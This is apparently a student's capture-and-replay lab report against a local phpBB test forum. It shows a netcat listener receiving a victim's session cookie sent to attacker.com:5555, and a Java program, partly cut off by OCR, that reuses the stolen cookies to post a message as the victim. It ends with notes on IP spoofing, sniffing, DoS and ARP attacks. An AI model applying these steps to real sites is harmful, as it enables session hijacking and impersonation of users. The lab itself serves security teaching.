
□ Notify me when a reply is posted

□ Delete this post

Post topic as: ● Normal ○ Sticky ○ Announcement

Days [Enter 0 or leave blank for a never-ending poll]

Screenshot of stolen cookie on the attacker side (in encoded format).



```
divya@divya:~$ nc -l -p 5555
GET /?c=phpbb2mysql_t%3Da%253A14%253A%257Bi%253A2%253Bi%253A1554194232%253Bi%253
A3%253Bi%253A1554194238%253Bi%253A1%253Bi%253A1554181704%253Bi%253A4%253Bi%253A1
554194245%253Bi%253A5%253Bi%253A1554194218%253Bi%253A6%253Bi%253A1554193796%253B
i%253A7%253Bi%253A1554194282%253Bi%253A8%253Bi%253A1554198488%253Bi%253A9%253Bi%
253A1554303051%253Bi%253A10%253Bi%253A1554303077%253Bi%253A11%253Bi%253A15543025
73%253Bi%253A12%253Bi%253A1554302556%253Bi%253A13%253Bi%253A1554302539%253Bi%253
A14%253Bi%253A1554304809%253B%257D%3B%20phpbb2mysql_data%3Da%253A2%253A%257Bs%25
3A11%253A%2522autologinid%2522%253Bs%253A0%253A%2522%2522%253Bs%253A6%253A%2522u
serid%2522%253Bs%253A1%253A%25222%2522%253B%257D%3B%20phpbb2mysql_sid%3D661f67b3
25887e7b5d3d703fba301e27 HTTP/1.1
Host: attacker.com:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:66.0) Gecko/20100101 Firefo
x/66.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabphpbb.com/viewtopic.php?t=14
Connection: keep-alive
```

Task 4: Impersonating the Victim User using the Stolen Cookies


1. Explain the importance of the HTTP request components in forging a message.

Ans: HTTP headers allows to pass additional information with the request or the response from client and server. There are four different types of headers. They are General header, Request header, Response header and Entitity header.

An HTTP request component sends a request sent from client to the web server that hosts web resources with more information about the resource to be fetched or about the client itself. So, to forge a request, we can use the cookie information that is stolen in task3, and send a request from the victim machine to post a message without the victim's knowledge. We need to understand how the information is posted on the web resource from the headers and use that information to post the request. Below question 2 explains in detail of collecting the information and how it is used to impersonate the victim.

2. Include the screenshot and description of how to post a message on behalf of the victim.

Ans: In the java script code, enter the cookie information that is found on task 3. Observe how phpBB post the messages. Below screenshot of **sample test message** submission to understand the format of posting.



yourdomain.com Forum Index -> Test Forum 1

Post a new topic

Subject: testtttttttttttttttttttttttttt

Message body: testinggggggg

Font colour: Default Font size: Font size

Font color: [color=red]text[/color] Tip: you can also use color=#FF0000

Options
HTML is OFF
BBCode is ON
Smilies are ON

□ Disable BBCode in this post
□ Disable Smilies in this post
□ Notify me when a reply is posted

Post topic as: ● Normal ○ Sticky ○ Announcement

Add a Poll


If you do not want to add a poll to your topic, leave the fields blank.

Poll question:

Poll option:

Run poll for: Days [Enter 0 or leave blank for a never-ending poll]

Go to the post request and understand the format of request header. The below highlighted part is how the data is being posted to phpbb server. So, use the same format to post the forged request




Status	Method	Domain	File	Cause	Type	Transferred	Size
200	POST	www.xsslabphpbb.com	posting.php	document	html	4.12 KB	11.83 KB
	POST	www.xsslabphpbb.com	posting.php	document			
404	GET	www.xsslabphpbb.com	favicon.ico	img	html	cached	294 B

```
Cookie: phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22
Upgrade-Insecure-Requests: 1
```

Request Body

```
subject=testttttttttttttttttttttttttttttt&addbbcode18=%23444444&addbbcode20=0&helpbox=Italic+te
```




```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 284
```

Request Body

```
subject=testttttttttttttttttttttttttttttt&addbbcode18=%23444444&addbbcode20=0&helpbox=Italic+te
```

Configure the cookie and message information in the javascript and execute the java program.




```
import java.io.*;
import java.net.*;

public class task4 {
    public static void main(String[] args) throws IOException {
        try {
            int responseCode;
            InputStream responseIn=null;
            // Web Server/Destination URL.
            URL url = new URL ("http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1");
            // create URLConnection instance to send the required parameters
            URLConnection urlConn = url.openConnection();
            if (urlConn instanceof HttpURLConnection) {
                urlConn.setConnectTimeout(60000);
                urlConn.setReadTimeout(90000);
            }
            // method  to add HTTP Header Information.
            urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
            urlConn.addRequestProperty("Cookie","phpbb2mysql_sid=661f67b325887e7b5d3d703fba301e27");
            urlConn.addRequestProperty("Cookie","phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%2
GMT; Max-Age=31536000; path=/");
            urlConn.addRequestProperty("Cookie","phpbb2mysql_t=a:15:
{i:2;i:1554194232;i:3;i:1554194238;i:1;i:1554181704;i:4;i:1554194245;i:5;i:1554194218;i:6;i:1554193796
            urlConn.addRequestProperty("Accept-Language","en-us,en;q=0.5");
            urlConn.addRequestProperty("Accept-Encoding","gzip, deflate");
            urlConn.addRequestProperty("Accept-Charset","ISO-8859-1,utf-8;q=0.7,*;q=0.7");

            //Post Data information
            String data="subject=Task4&addbbcode18=%23444444&addbbcode20=0&helpbox=Font+color%3A+%5Bco
23FF0000&message=test4&topictype=0&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=e1

            // HTTP POST message.
            urlConn.setDoOutput(true);
            OutputStreamWriter wr = new OutputStreamWriter(urlConn.getOutputStream());
            wr.write(data);
            wr.flush();
            // url.openConnection() for http request.
            if (urlConn instanceof HttpURLConnection) {
```

Execute the java program and observe that the server responds to the request, and return the html codes back. Response code 200 indicates that message is successfully posted.




```
divya@divya:~/asgn3$ javac task4.java
divya@divya:~/asgn3$ java task4
Response Code = 200
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html dir="ltr">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<meta http-equiv="Content-Style-Type" content="text/css">

<link rel="top" href="./index.php?sid=123a2025e306840e05cf346fbc981b4a" title="yourdomain.com Forum Index" />
<link rel="search" href="./search.php?sid=123a2025e306840e05cf346fbc981b4a" title="Search" />
<link rel="help" href="./faq.php?sid=123a2025e306840e05cf346fbc981b4a" title="FAQ" />
<link rel="author" href="./memberlist.php?sid=123a2025e306840e05cf346fbc981b4a" title="Memberlist" />

<title>yourdomain.com :: Log in</title>
<!-- link rel="stylesheet" href="templates/subSilver/subSilver.css" type="text/css" -->
<style type="text/css">
<!--
```

Below screenshot of successful message posting.



newtopic
postreply
yourdomain.com Forum Index -> Test Forum 1
Author
profile
pm
email
AIM
Back to top
newtopic
postreply
yourdomain.com Forum Index -> Test Forum 1
Page 1 of 1
Watch this topic for replies

task4

admin
Site Admin

Joined: 31 Mar 2019
Posts: 7

Posted: Tue Apr 02, 2019 8:38 am   Post subject: task4

test4

Task 5: Addressing the Limitation of Victim Impersonation Attack.

1. Explain a possible workaround that enables an attack on the same-network scenario.

Ans: The attacker needs to see the communication between the client and web server to successfully attack. The attacker can *spoof the IP address* to initiate 3-way handshake. And can *sniff the network* using open source tools like wireshark to monitor the 3 -way handshake. Put a network interface controller (NIC) into promiscuous mode to monitor all the traffic visible on that interfaces. To make sure that the spoofed victim doesn't respond, perform a DoS attack on the victim.

Here attacker can send the cookie and spoofed IP information and can post the message. Sniff the network and observe the headers and to avoid response from the victim need to DoS on the victim.

2. Explain possible ways to address the general case of different-network scenario.

Ans: The attacker can spoof the IP but cannot sniff the network in different network scenario. ARP attacks are targeted to fool a switch into forwarding packets to a device in a different VLAN by sending ARP packets containing forged identities. The attacker can also try to write a malicious JavaScript to forge a request directly from the victim's browser and avoid the intervention of the attacker by forging a HTTP post request to post a message using the session ID from the victim's browser.